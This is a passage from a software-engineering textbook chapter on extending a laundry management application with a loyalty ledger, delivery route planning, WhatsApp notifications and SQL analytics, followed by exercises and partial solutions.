The boundaries of 50 and 150 points were not taken from a textbook; they were chosen by looking at **Figure 15.2**. A good tier boundary sits where a customer can *see* the next level: a Silver customer with 120 points needs three or four more months of ordinary laundry to reach Gold, which is a goal, not a fantasy. A boundary that almost nobody reaches rewards nobody; a boundary that everybody passes is not a distinction. With the proposed values, about two customers in five are Silver or Gold, and one in fifteen is Gold.

The design also has to survive the customers' questions at the counter. "Why do I have 11 points and not 11.3?" has a one-sentence answer (Equation (15.1) counts full Rp 10.000 only). "Why did my points not go up when I dropped off my laundry?" has another: points come from payments, and she has not paid yet. A rule that the cashier can explain in one sentence is a rule that will be trusted.

Marketing textbooks add three observations that apply directly to a laundry [3]. **Rewards should feel like the business**: a voucher for laundry keeps the customer coming back to the counter, while a cash discount only lowers the price. **Recognition costs little**: a Gold customer who is greeted by name and whose bag goes to the front of the ironing queue on a busy Saturday feels the program more than the voucher. **Points that are never used are not free**: unused points are a promise the shop has made, and if the shop ever ends the program it must honor them; that is why Equation (15.2) is computed every month, not only once.

Two questions remain for the owner, and the program can answer both before anything is built. Should points expire, for example after twelve months without a visit? Rerunning **Listing 15.1** with the `PERIOD` shortened shows how many points would lapse. Should the tier be computed on the points *earned* in the last twelve months or on the current *balance* after vouchers? The first rewards loyalty over time, the second encourages spending the points; Exercise 15.3 shows why the choice matters for a Gold customer who claims his vouchers.

15.5 Extension 2: Pickup and Delivery Routing

15.5.1 What the service needs

Many laundries in Surabaya offer *antar-jemput*: a rider collects the bag from the customer's house and brings it back clean. For the application this means a new kind of work and new data. It needs

a **Delivery** record (which bill, pickup or return, which driver, when, done or not), a **Driver** (or an employee with a new section), and, for routing, a location for each address.

The schema already holds addresses, as text: "Jl. Medokan Asri No. 66, Rungkut, Surabaya". Text is enough for a rider who knows the neighborhood; it is not enough for a computer to plan a route. Turning an address into coordinates (*geocoding*) needs an external service or a map, and it adds *new personal data*: the exact location of a customer's home. Under UU PDP that needs a purpose (delivery), the customer's agreement to the delivery service, and care: coordinates never appear on a receipt, and a customer who stops using delivery can have them deleted.

Before any routing, the service needs business rules of its own, written in the style of Chapter 3. Is delivery a new service with its own price, like express washing, or a fee added to a bill? (Following BR-1, the cleanest answer is a service, "Pickup and delivery (per trip)", so that the price is computed by the server and appears on the receipt like any other line.) Which areas are served, and in which time windows? What happens when nobody is at home, and does the bag go back to the outlet's rack? Each answer becomes an acceptance criterion and a test-plan row before a single table is created. A laundry that delivers to Rungkut, Keputih and Wiyung only, in two windows a day, has a much simpler problem than one that promises "anywhere in Surabaya within two hours", and the simpler problem is usually the better business.

15.5.2 The routing problem

Suppose the Wiyung outlet has four pickups this afternoon. Put the outlet at the origin O of a map grid measured in kilometers, and the four houses at $A = (2,1)$, $B = (5,4)$, $C = (1,3)$ and $D = (4,0)$. The straight-line distance between two points (x_1, y_1) and (x_2, y_2) is

$$d = \sqrt{(x_2 - x_1)^2 + (y_2 - y_1)^2} \tag{15.4}$$

and the length of a round trip is the sum of the distances of its legs. Real roads are longer than straight lines, but the reasoning is the same, and a routing service simply replaces Equation (15.4) with road distances.

How many round trips are there? The rider can visit the four houses in any order, so there are $4! = 4 \times 3 \times 2 \times 1 = 24$ orders. In general, for n stops,

$$R(n) = n! \tag{15.5}$$

orders, half of them mirror images of the other half. For 4 stops, trying all 24 is instant. For 10 stops, Equation (15.5) gives 3,628,800; for 15 stops, more than a trillion. This is the **traveling salesman problem**, one of the most studied problems in computing; no method is known that finds the best route quickly for every large case [4], [5]. For a laundry's afternoon of five to fifteen stops, a simple rule gives good routes and needs no theory at all.

15.5.3 Nearest neighbor, worked by hand

Pseudocode 15.1 is the **nearest-neighbor** rule: from wherever you are, go to the closest house not yet visited.

Pseudocode 15.1 The nearest-neighbor rule for a delivery round: always go to the closest stop not yet visited, then return to the outlet.

```
NEAREST-NEIGHBOR-ROUTE(O, S)
1  route = [O]
2  here = O
3  while S is not empty
4      next = the stop s in S with the smallest d(here, s)
5      append next to route
6      remove next from S
7      here = next
8  append O to route            // back to the outlet
9  return route
```

Work it on the four pickups, with distances from Equation (15.4) rounded to two decimals.

1. From $O = (0,0)$: $d(O,A) = \sqrt{4+1} = 2.24$, $d(O,B) = \sqrt{25+16} = 6.40$, $d(O,C) = \sqrt{1+9} = 3.16$, $d(O,D) = 4.00$. The nearest is A.
2. From $A = (2,1)$: $d(A,B) = \sqrt{9+9} = 4.24$, $d(A,C) = \sqrt{1+4} = 2.24$, $d(A,D) = \sqrt{4+1} = 2.24$. C and D tie; taking the first in alphabetical order, go to C.
3. From $C = (1,3)$: $d(C,B) = \sqrt{16+1} = 4.12$, $d(C,D) = \sqrt{9+9} = 4.24$. Go to B.
4. From $B = (5,4)$: only D is left, $d(B,D) = \sqrt{1+16} = 4.12$.
5. Back to the outlet: $d(D,O) = 4.00$.

The round $O \to A \to C \to B \to D \to O$ is $2.24 + 2.24 + 4.12 + 4.12 + 4.00 = 16.72$ km. Trying all 24 orders shows that the best is $O \to C \to B \to D \to A \to O$, $3.16 + 4.12 + 4.12 + 2.24 + 2.24 = 15.88$ km. The simple rule is 0.84 km, about 5 %, longer than the best route. That is typical: nearest neighbor is fast and usually good, and occasionally a clever local step (here, the tie at A went the wrong way) costs a little. For a rider on a motorbike, 5 % is a few minutes; for a fleet of vans, it is worth using a routing library or service, such as the open-source OSRM engine built on OpenStreetMap data [6].

15.5.4 Improving a route by uncrossing it

A route found by nearest neighbor can often be shortened by a second, equally simple idea. Take any stretch of the route and ride it backward. If the new route is shorter, keep it; repeat until no reversal helps. This is called the **2-opt** improvement, because each reversal removes two legs of the route and adds two new ones, and on a map it has a pleasing meaning: it removes places where the route crosses itself.

Apply it to the nearest-neighbor round $O \to A \to C \to B \to D \to O$ of 16.72 km. Reversing the stretch $C \to B \to D$ gives $O \to A \to D \to B \to C \to O$. The legs $A \to C$ (2.24) and $D \to O$ (4.00) are removed; the legs $A \to D$ (2.24) and $C \to O$ (3.16) are added; the legs in between are the same distances ridden the other way. The new length is $16.72 - 2.24 - 4.00 + 2.24 + 3.16 = 15.88$ km, which is the best of all 24 orders, found with one reversal instead of 24 trials. Neither rule guarantees the best route in general, but together they come close on the small rounds of a laundry, and both can be explained to a rider in one sentence each.

> **The rider's knowledge beats the algorithm on the first day.** A route that is shortest on a map may cross a street that floods every rainy afternoon in January. Let the application *suggest* the order and let the rider change it; record the changes, and the suggestions will improve.

15.6 Extension 3: WhatsApp Notifications

15.6.1 Today: a link, not a robot

The requirements of Chapter 3 put sending messages deliberately out of scope: the application shows the customer's phone number and staff send the message. The simplest improvement keeps that decision and removes the typing. WhatsApp's **click-to-chat** links open a chat with a given number and a pre-filled text [7]. For bill B2938 the phone `0896-0000-1482` becomes the international number `6289600001482` (drop the leading 0, add Indonesia's country code 62), and the link is

```
https://wa.me/6289600001482?text=Profitina%20Laundry%20Wiyung%3A%20bill%20B2938
%20(5%20kg)%20is%20ready%20for%20pickup.%20Still%20to%20pay%3A%20Rp%2040.000.
```

(shown here on two lines; it is one). The message reads: *"Profitina Laundry Wiyung: bill B2938 (5 kg) is ready for pickup. Still to pay: Rp 40.000."* Two small transformations make the link work, and both are classic sources of bugs. The phone number must be in *international form*: digits only (the same `digits_only` rule the status check uses), a leading `0` replaced by `62`, and no `+`, spaces or dashes; a number stored as `0896-0000-1482` and one stored as `+62 896 0000 1482` must give the same `6289600001482`, and a test should say so. The text must be *URL-encoded*: characters that have a meaning in an address are replaced by `%` and two hexadecimal digits, so a space becomes `%20`, a colon `%3A` and a dot in `Rp 40.000` stays as it is. Python's `urllib.parse.quote` and Java's `URLEncoder.encode` do this; writing it by hand is how messages end up cut off at the first `&`.

A button **Tell the customer** on the bill page opens that link on the cashier's phone or on WhatsApp Web; the cashier presses Send. Nothing is sent without a person, no account with any platform is needed, and the only new code is a function that formats the number and the text. The message contains the bill number, the quantity, the balance and the outlet, the same fields as the public status page, and never the customer's address.

15.6.2 Later: the WhatsApp Business Platform

A shop that wants the message to go out by itself the moment a washer presses **Finished** needs the **WhatsApp Business Platform** (the Cloud API), a verified business account and message *templates* approved in advance. Since 1 July 2025 the platform charges per delivered template message, by category (marketing, utility, authentication), with volume tiers for utility and authentication messages; utility templates such as "your order is ready" are free when they are sent inside an open customer-service window, which a customer opens by writing to the business, and non-template replies inside that window are free as well [8]. For a laundry, "your laundry is ready" is a utility message; a Lebaran discount is marketing and is charged differently.

The design follows the pattern of the loyalty ledger. A **Notification** table records every message (bill, channel, template, sent_at, result), insert-only, so the shop can answer "did we tell her?". A **Consent** table records who agreed to which kind of message and when, because UU PDP requires a lawful basis for each purpose: a ready-for-pickup message serves the contract the customer entered by leaving laundry, while a promotion needs the customer's separate consent, which can be withdrawn at any time [9], [10]. The trigger is the `StatusLog` row `finished`, written in the same transaction as the status change; the sending itself happens *afterwards*, outside the transaction, because a slow or failed network call must never roll back the washer's work.

15.6.3 Writing messages people are glad to receive

A message system is judged by its least welcome message. Four rules keep a laundry's messages welcome. **One message per event that matters to the customer**: "received", "ready", and perhaps "still waiting after 30 days"; never one per internal step such as "washing started". **The same facts as the status page**: bill number, quantity, balance, outlet and opening hours, and nothing the customer did not already give the shop for this purpose. **A way to stop**: every automated message ends with how to stop receiving them, and the answer is recorded in the consent table the same day. **Quiet hours**: a message about clean laundry can wait until 07:00; the shop's customers are also its neighbors.

The thirty-day reminder is worth a closer look, because it serves both sides. The 23 bags ready for more than thirty days (BR-9) are racks the shop cannot use and, often, balances it has not received. A polite reminder on day 30 and a second on day 60, recorded in `Notification`, turns an awkward phone call into a routine the application prompts, and gives the shop a written trail if a bag is still uncollected after ninety days.

> **DEFINITION.** An **outbox** is a table in which the application records messages that must be sent, inside the same transaction as the change that causes them; a separate process reads the outbox, sends each message, and records the result. The pattern guarantees that no message is forgotten and that no change is undone because a message could not be sent.

15.7 Extension 4: Analytics

15.7.1 Questions before dashboards

"Analytics" often begins with buying a dashboard product. For a three-outlet laundry it should begin with questions, and most questions can be answered by one SQL query against the data the shop already has. Chapter 7 asked thirty. Here is one more, the kind an owner asks after the loyalty numbers: *who are my customers, and who have I lost?* **Listing 15.3** sorts every customer who ever brought a bill into four groups.

Listing 15.3 `sql/customer_segments.sql`: four customer segments at the end of the sample year, by recency and frequency, with the money each segment paid. Only standard SQL, so it runs on SQLite and MySQL.

```
-- Customer segments at 2026-09-30 21:00 (Section 15.7): when did each customer last
-- bring laundry, how often, and how much did they pay? Read-only; SQLite and MySQL.
SELECT segment, COUNT(*) AS customers, SUM(paid) AS paid
  FROM (SELECT c.id,
               CASE WHEN MAX(b.arrived) < '2026-07-01'
                         THEN 'lapsed (no bill since June)'
                    WHEN COUNT(DISTINCT b.id) = 1   THEN 'new or one-time'
                    WHEN COUNT(DISTINCT b.id) >= 20 THEN 'regular (20+ bills)'
                    ELSE 'occasional (2-19 bills)' END AS segment,
               COALESCE((SELECT SUM(p.amount) FROM Payment p
                           JOIN Bill x ON x.id = p.Bill_id
                          WHERE x.Customer_id = c.id), 0) AS paid
          FROM Customer c JOIN Bill b ON b.Customer_id = c.id
         GROUP BY c.id) AS s
 GROUP BY segment
 ORDER BY paid DESC;
```

```
$ python run_sql.py ../data/laundry.db ../sql/customer_segments.sql
segment                      customers  paid
occasional (2-19 bills)            145  60851000
regular (20+ bills)                 36  58594000
lapsed (no bill since June)         61  22745000
new or one-time                     11    494000
```

The small helper `python/run_sql.py` in the chapter folder runs any read-only `.sql` file against a copy of the database and prints the result as a table. The four numbers deserve a moment. **36 regulars**, customers with twenty or more bills, paid Rp 58.594.000, 41 % of the year's money. **145 occasional** customers paid a similar total between them. **11 new or one-time** customers are the shop's future. And **61 lapsed** customers, who used to come but have not brought a bill since June, paid Rp 22.745.000 during the year. A phone call to the lapsed, or a Silver voucher for them, is the cheapest marketing a laundry can do. The classification is a simple form of **RFM analysis** (recency, frequency, monetary value), a method of direct marketing that has been used for decades [11].

15.7.2 A trend inside the year

Analytics is most useful when it shows a direction. Grouping the payments by quarter shows how the shop's customers changed the way they pay during the year: QRIS carried 29.6 % of the payments in the last quarter of 2025, 32.0 % in the first quarter of 2026, 36.7 % in the second and 39.9 % in the third, while cash fell from 58.4 % to 45.2 %. At that pace QRIS will overtake cash at the counter within a year. For the shop that is good news, because every QRIS payment carries a reference that can be reconciled with the bank, and a practical warning: the counter needs a reliable phone or tablet showing the shop's QRIS code at all three outlets, and the cashier must type the reference every time, because the reconciliation is only as good as the references in the application.

15.7.3 Where analytics belongs in the design

Analytics reads; it never writes. That gives a simple rule for the design: an analytics query runs as a database user with only `SELECT` rights, against a copy of the database or at a quiet hour, and its results are saved as CSV, exactly like the reports of FR-9. When the queries become many, they are kept as **views**, named, saved queries inside the database, so that the owner's spreadsheet always reads the same definition of "lapsed". A separate data warehouse becomes worthwhile when the shop has many outlets and years of data; for three outlets and one year, SQLite answers the query above in milliseconds.

Two cautions come with every analysis. First, a number without its definition misleads: "61 lapsed customers" means "no bill since 1 July 2026" and nothing more; some of them moved house, some changed laundry, and the data cannot tell which. Second, analysis of personal data is processing under UU PDP: use it for the purpose the customers would expect (serving them better), keep the results inside the shop, and prefer counts to lists of names whenever a count is enough.

15.7.4 A page for the owner's phone

The owner of a three-outlet laundry does not sit at a desk. The most useful analytics product for her is one page, readable on a phone at 21:00, that answers five questions for today and this month: how many bills, how much charged, how much received, how many overdue, and how much is owed on bills already collected. Every one of those numbers already exists in the

dashboard and the reports of FR-8 and FR-9; the page only arranges them, and a weekly line such as “lapsed customers: 61 (last week 58)” can be added from **Listing 15.3**. Building it is an exercise in the front end of Chapter 8, against the JSON API every track already offers, not a new system.

Figure 15.3 places the four extensions next to the seven tables of today.



Figure 15.3 The four extensions and the tables they add or read. Every extension that touches personal data passes the same three questions of UU PDP: consent, purpose and minimization.

15.8 How to Extend Without Breaking

The four extensions differ, but the way to build each of them is the same, and it is the way the book built the application. **Table 15.1** lists the steps with the loyalty program as the example.

Table 15.1 The route from a request to a released feature, with the loyalty program as the example. The same nine steps serve delivery, notifications and analytics.

Step	What to produce	Loyalty example
1 Requirement	a sentence with numbers and acceptance criteria	FR-12 of Section 15.4.1
2 Use case	who does what, in what order, and what can go wrong	UC-17 “customer pays with a voucher”
3 Test-plan rows	expected values from the sample data	Rp 40.000 → 4 points; 50 vouchers = Rp 500.000
4 Schema migration	new tables and columns; never change the meaning of old ones	`PointLedger`, insert-only
5 Reference implementation	the Flask track first, with its tests	a new `logic/loyalty.py` and its tests
6 Other tracks	translate function by function	PHP, Java, .NET
7 Acceptance script	one or more black-box checks	the loyalty report of the owner equals **Listing 15.1**
8 Privacy review	purpose, basis, minimization, retention	points from existing payments; told at enrollment
9 Deployment	the checklist of Chapter 14	backup, migrate, run suites, `deploy_check.py`

Step 4 deserves one more sentence, because it is where extensions usually break things. A **migration** is a small SQL script that changes the schema from one version to the next, kept in the repository and run once on every copy of the database: the developer’s, the test copies and the shop’s. The 2026 extension of this book’s schema was exactly such a script, `migrate_from_original.mysql.sql`, which added Outlet, Payment and StatusLog to the 2020 design without changing a single existing column. The loyalty migration would add `PointLedger` the same way, and its test is that the old 107 cases still pass on the migrated database.

Step 6 is where the many tracks of this book pay for themselves in a different way. Because every track implements the same API, an extension can be built first in the reference track and used at once by the static front end, the owner’s spreadsheets and the acceptance script, while the other tracks follow at their own pace. The acceptance script tells, for each track, whether it has caught up.

Two rules protect the existing system. **Extend, never break**: add tables and columns; do not change what an existing column means, because eight tracks, a static front end and the owner’s spreadsheets read it. And **the old tests keep running**: the 107 cases of the test plan must stay green after the extension, which is exactly what the suites of Chapter 14 make cheap to check.

15.9 A Semester of Extensions

The four extensions make a natural project for a class that has worked through the book, one extension per group, each group in the track it knows best. **Table 15.2** suggests a plan of four stages; each stage ends with something that runs and something that is checked, in the manner of Chapter 14.

Table 15.2 A four-stage plan for extending Profitina Laundry in a class project: one extension per group, each stage ending with something that runs and something that is checked.

Stage	Loyalty	Delivery	WhatsApp	Analytics
1 Ask the data	**Listing 15.1** and its twin; choose tiers	count bills per area from the addresses	count "ready" events per day and hour	**Listing 15.3**; agree on definitions
2 Requirement and tests	FR-12 with AC and test-plan rows	FR-13: Delivery, Driver, route order	FR-14: consent, templates, outbox	FR-15: owner's phone page
3 Build in one track	`PointLedger`, earning in the payment transaction	tables, nearest neighbor with 2-opt	click-to-chat button, then outbox	JSON endpoint and page
4 Prove it	suite green, acceptance check added, privacy note	a route for a real afternoon, checked by a rider	messages sent only with consent, opt-out works	numbers equal the SQL of stage 1

Two conventions keep such a project healthy. Every group works on its own copy of the database and never on another group's, as the tests do. And at the end, every group runs the *whole* 107-case suite of its track and the acceptance script, because the most common failure of an extension is not in the new feature but in an old one it touched without meaning to. A group that can show a green suite, a new acceptance check, and a one-page privacy note has built something a real shop could use.

15.10 Profitina in Practice

Profitina, the AI-visibility platform at `app.profitina.com`, has grown in exactly the way this chapter recommends: one capability at a time, each added next to a working core rather than on top of a rewrite. Several of its shipped features have the shapes of the four extensions. Its historical dashboard stores a weekly score per brand and exports it as CSV, the analytics pattern of Section 15.7 with a time series in place of customer segments. Its PROFIT utility coin keeps balances as an earned-and-spent history with daily caps, the ledger idea of Section 15.4.5 applied to a reward that must never be edited silently. Its notifications and "N new" counters are driven by events recorded as they happen, the outbox idea of Section 15.6. And every new capability passes the same gates as the laundry's extensions: a full automated test suite before release, and self-service privacy controls (consent, export, deletion) that follow UU PDP.

The laundry remains the place to learn these shapes by running them; the product shows that they scale.

15.11 Common Mistakes, and How to Avoid Them

Building the extension before asking the data. Compute what the rule would have done on last year's data first (**Listing 15.1**); it costs one read-only program and often changes the rule.

Rewarding money charged instead of money paid. Points for an unpaid balance reward debt. Count payments (Equation (15.1)).

Storing a running total instead of a ledger. A number that can be edited leaves no history. Keep insert-only rows and sum them, as for balances.

Rounding per bill when the rule says per customer, or the other way round. Two bills of Rp 8.000 give one point by total and none by bill; decide, write it down and test it.

Promising the optimal route. For more than a handful of stops nobody can promise it quickly (Equation (15.5)). Promise a good route and let the rider improve it (**Pseudocode 15.1**).

Collecting coordinates "because they may be useful". Location of a home is personal data; collect it for delivery customers only, with their agreement.

Sending promotions on the contract basis. Marketing needs separate, recorded consent.

Sending messages inside the database transaction. A slow network call then holds the lock, and a failed one undoes the washer's work. Use an outbox.

Dashboards without definitions. Every number shown to the owner needs its definition beside it ("lapsed = no bill since 1 July").

Changing the meaning of an existing column to fit a new feature. Eight tracks and every report depend on it. Add a column instead (**Table 15.1**).

15.12 A Closing Word

A laundry is a small business. It opens at seven, closes at nine, and in between it washes, dries, folds, irons and waits for people to come back. Its software should be small too: understandable by the person who owns the shop, runnable on the PC at the counter, honest about what it knows.

This book has tried to show that small and serious are not opposites. The same shop, built eight times, needed the same careful things each time: requirements with numbers in them, a schema that remembers every event, a price computed on the server, a status that only moves forward, a password that cannot be read, a token that a stranger cannot guess, a receipt that carries nothing it should not, a test for every promise, and a deployment that is checked after it is done. None of these is a feature of a framework. All of them are decisions made by people who care about the users on the other side of the screen: the cashier at 20:55 on a busy Saturday, the washer who wants to know what to do next, the owner who wants to sleep without adding up receipts, and the customer who only wants to know whether her laundry is ready.

It is worth remembering who the numbers in this book stand for. The 2,953 bills are 2,953 bags carried to a counter by someone who trusted the shop with their clothes. The 23 uncollected bags are 23 small worries on a rack. The six overdue bills at Keputih are six customers who came back and were told "not yet". Software that counts these things well does not replace the people who handle them; it gives them back the time that paper and memory used to take, and it lets the owner see, at nine in the evening, what happened today in three places at once.

If you are a student, take the habits more seriously than the syntax; the syntax will change before you finish your degree. If you own a business, remember that software is a way of writing down how you work, and that writing it down is worth doing even before a line of code. If you teach, give your students one real thing to build for a whole semester, and let the data surprise them.

And whoever you are: when you finish something, run it, look at the output, and write down what you did not check. That is most of what this book has to say.

15.13 Chapter Summary

The year in the data (**Figure 15.1**): March's Ramadan and Lebaran peak, Rp 144.213.000 charged and Rp 142.684.000 received, 38 bills with a balance of Rp 1.529.000, 23 uncollected bags, six overdue bills at Keputih, and QRIS rising to 39.4 % of payments in September 2026, in line with national growth [1].

The lessons are for three readers: students (testable requirements, a long-lived schema, rules versus syntax, evidence), owners (digitizing is naming, decisions stay with people, own your data, privacy is care) and teachers (one realistic case, surprising data, tracks tested against each other, honesty about what was not run).

Loyalty was computed before it was built: Equation (15.1) per customer, 17 Gold, 85 Silver, 151 Bronze, 14,165 points, a voucher liability of Rp 500.000 (Equation (15.2)), 0.35 % of the year's takings (Equation (15.3)), identically in Python and Java (**Listing 15.1**, **Listing 15.2**, **Figure 15.2**); as a feature it becomes an insert-only ledger.

Delivery routing is the traveling salesman problem: Equation (15.4) for distances, Equation (15.5) for the number of orders, and the nearest-neighbor rule (**Pseudocode 15.1**) giving 16.72 km against the best 15.88 km in the worked example.

WhatsApp starts with a click-to-chat link that a person sends and can grow into the Business Platform with templates, a consent table and an outbox [7], [8].

Analytics starts with questions and read-only SQL (**Listing 15.3**): 36 regulars paid 41 % of the money; 61 customers have lapsed [11].

Every extension follows the same nine steps (**Table 15.1**, **Figure 15.3**), can be a class project in four stages (**Table 15.2**), and keeps the 107 old cases green.

Bank Indonesia's figures as reported by CNBC Indonesia [1], Cormen et al. [4] and Applegate et al. [5] on the traveling salesman problem, OSRM [6], the click-to-chat guide [7] and Meta's pricing documentation [8], UU No. 27/2022 [9] and the reports on PP 33/2026 [10], and Hughes on RFM analysis [11] are the sources of this chapter; Kontan's report on QRIS in the first half of 2026 [2] and Kotler, Keller and Chernev on loyalty programs [3] complete the picture.

15.14 Exercises

15.1 From **Figure 15.1**, name the months in which the shop received more money than it charged, and explain how that can happen.

15.2 Using Equation (15.1), compute the points of a customer who paid Rp 8.000, Rp 36.000, Rp 24.000 and Rp 45.000 in the period, first by the customer's total and then by summing the points of each payment separately. Which rule does FR-12 use, and which would the customer prefer?

15.3 C0056 Gilang Nasution paid Rp 2.939.000. Compute his points, his tier, and the number of vouchers he could claim today. How many points remain after he claims them?

15.4 The owner considers giving 1 point per full Rp 5.000 instead of Rp 10.000, with the same vouchers of 100 points for Rp 10.000. Without running the program, estimate the new voucher liability and its share of the year's takings, and explain why your estimate is approximate.

15.5 Design the table `PointLedger` for the loyalty feature: columns, types (MySQL), keys and one `CHECK` constraint. Explain why it has a column `Payment_id` and why that column may be `NULL`.

15.6 Write three new test-plan rows for FR-12 in the style of Chapter 14, with expected values from the sample data.

15.7 Four pickups lie at $A = (1,0)$, $B = (3,2)$, $C = (0,3)$, $D = (4,4)$ from the outlet at $O = (0,0)$. Apply **Pseudocode 15.1** step by step, give the route and its length with Equation (15.4), and compare with the route $O \to A \to B \to D \to C \to O$.

15.8 A laundry offers delivery with 12 stops per afternoon. How many different orders are there by Equation (15.5)? If a computer could check a million orders per second, how long would trying them all take?

15.9 Write the click-to-chat link for bill B2944 whose customer's phone is `0812-0000-4710`, with the message "Profitina Laundry Wiyung: bill B2944 is ready for pickup." (URL-encode the spaces as `%20` and the colon as `%3A`.)

15.10 Explain why the WhatsApp message must be sent *after* the transaction that writes the `finished` status commits, and describe what the outbox table records.

15.11 Using **Listing 15.3**, write a query that lists the ten lapsed customers who paid the most during the year, with their last bill date. Which personal fields should the result *not* contain if it is printed for a staff meeting?

15.12 For each of the four extensions, name one new piece of personal data it might collect and the UU PDP question the owner must answer before collecting it.

15.13 Apply the 2-opt improvement of Section 15.5.4 to the round $O \to C \to A \to B \to D \to O$ of the four pickups of Section 15.5.2. Which reversal shortens it, and to what length?

15.14 Wiyung (O03) received 645 bills and 22.5 % of the money in the sample year. The owner considers moving one washer from Rungkut to Wiyung. Which three queries from the application's reports would you run first, and what would each tell you?

15.15 Solutions to the Exercises

15.1 Four months: April (charged Rp 14.391.000, received Rp 14.999.000), May (Rp 11.933.000 against Rp 12.076.000), July (Rp 12.568.000 against Rp 12.709.000) and September (Rp 11.913.000 against Rp 12.088.000). It happens because bills received at the end of one month are often paid at pickup in the next: many of March's Lebaran bills were paid in April.

15.2 Total: $8000 + 36000 + 24000 + 45000 = 113000$, $P = \lfloor 11.3 \rfloor = 11$. Per payment: $0 + 3 + 2 + 4 = 9$. FR-12 counts the total ("every full Rp 10.000 paid" over the period), and the customer prefers it, because remainders are not lost.

15.3 $P = \lfloor 2939000/10000 \rfloor = 293$ points, Gold (at least 150). Vouchers: $\lfloor 293/100 \rfloor = 2$, worth Rp 20.000. After claiming, $293 - 200 = 93$ points remain, which is Silver territory if tiers are computed on the remaining balance, a question the owner must decide (many programs compute tiers on points *earned* in the year instead).

15.4 Points roughly double, to about 28,000; each customer's vouchers roughly double, so the liability is about Rp 1.000.000 and its share about $1000000/142684000 \approx 0.7\,\%$. It is approximate because the floor functions in Equation (15.1) and Equation (15.2) do not scale exactly: a customer with 199 points (1 voucher) might reach 398 (3 vouchers).

15.5 `CREATE TABLE PointLedger (id INT AUTO_INCREMENT PRIMARY KEY, Customer_id CHAR(5) NOT NULL, Payment_id INT NULL, points INT NOT NULL, reason ENUM('earned','voucher','correction') NOT NULL, created_at DATETIME NOT NULL, FOREIGN KEY (Customer_id) REFERENCES Customer(id), FOREIGN KEY (Payment_id) REFERENCES Payment(id), CHECK (points <> 0));`. `Payment_id` links earned points to the payment that earned them (so they can be traced and never earned twice); it is `NULL` for a voucher or a correction, which are not caused by a payment.

15.6 (1) *Cashier records Rp 40.000 cash on B2938.* Expected: one PointLedger row, 4 points, reason earned, same transaction as the payment. (2) *Loyalty report for 2025-10-01 to 2026-09-30.* Expected: 253 customers, 17 Gold, 85 Silver, 151 Bronze, 14,165 points, 50 vouchers. (3) *Voucher for a customer with 93 points.* Expected: 422 "At least 100 points are needed"; no row written.

15.7 From O: $d(O,A) = 1$, $d(O,B) = 3.61$, $d(O,C) = 3$, $d(O,D) = 5.66 \rightarrow A$. From A: $d(A,B) = 2.83$, $d(A,C) = 3.16$, $d(A,D) = 5 \rightarrow B$. From B: $d(B,C) = 3.16$, $d(B,D) = 2.24 \rightarrow D$. From D: C, $d(D,C) = 4.12$. Back: $d(C,O) = 3$. Route $O \rightarrow A \rightarrow B \rightarrow D \rightarrow C \rightarrow O = 1 + 2.83 + 2.24 + 4.12 + 3 = 13.19$ km, which is the route given for comparison: here nearest neighbor finds it.

15.8 $12! = 479{,}001{,}600$ orders. At 10^6 per second, about 479 seconds, eight minutes. With 15 stops, $15! \approx 1.3 \times 10^{12}$, about fifteen days, which is why exhaustive search stops being practical very quickly.

15.9
`https://wa.me/6281200004710?text=Profitina%20Laundry%20Wiyung%3A%20bill%20B2944%20is%20ready%20for%20pickup.`

15.10 If the message were sent inside the transaction, a slow network would hold the database lock and block other cashiers, and a failed send would roll back the washer's `finished` status, which is wrong: the laundry is finished whether or not the message arrived. The outbox row (bill, template, phone, created_at, sent_at, result) is written in the transaction; a separate process sends it and fills in `sent_at` and `result`.

15.11 `SELECT c.id, MAX(b.arrived) AS last_bill, SUM(p.amount) AS paid FROM Customer c JOIN Bill b ON b.Customer_id = c.id JOIN Payment p ON p.Bill_id = b.id GROUP BY c.id HAVING MAX(b.arrived) < '2026-07-01' ORDER BY paid DESC LIMIT 10;` For a staff meeting, the id and the name are enough to plan calls; the address, e-mail, birthdate and even the phone number should be left out of a printed list (the caller can look the number up in the application).

15.12 Loyalty: nothing new if points come from existing payments; the question is purpose (tell customers when they join). Delivery: home coordinates and perhaps a gate description; lawful basis and minimization (only delivery customers, deletable). WhatsApp: consent status and message history; separate consent for promotions and a way to withdraw. Analytics: derived segments ("lapsed"); purpose limitation (use it to serve customers, not to sell lists) and prefer counts to names.

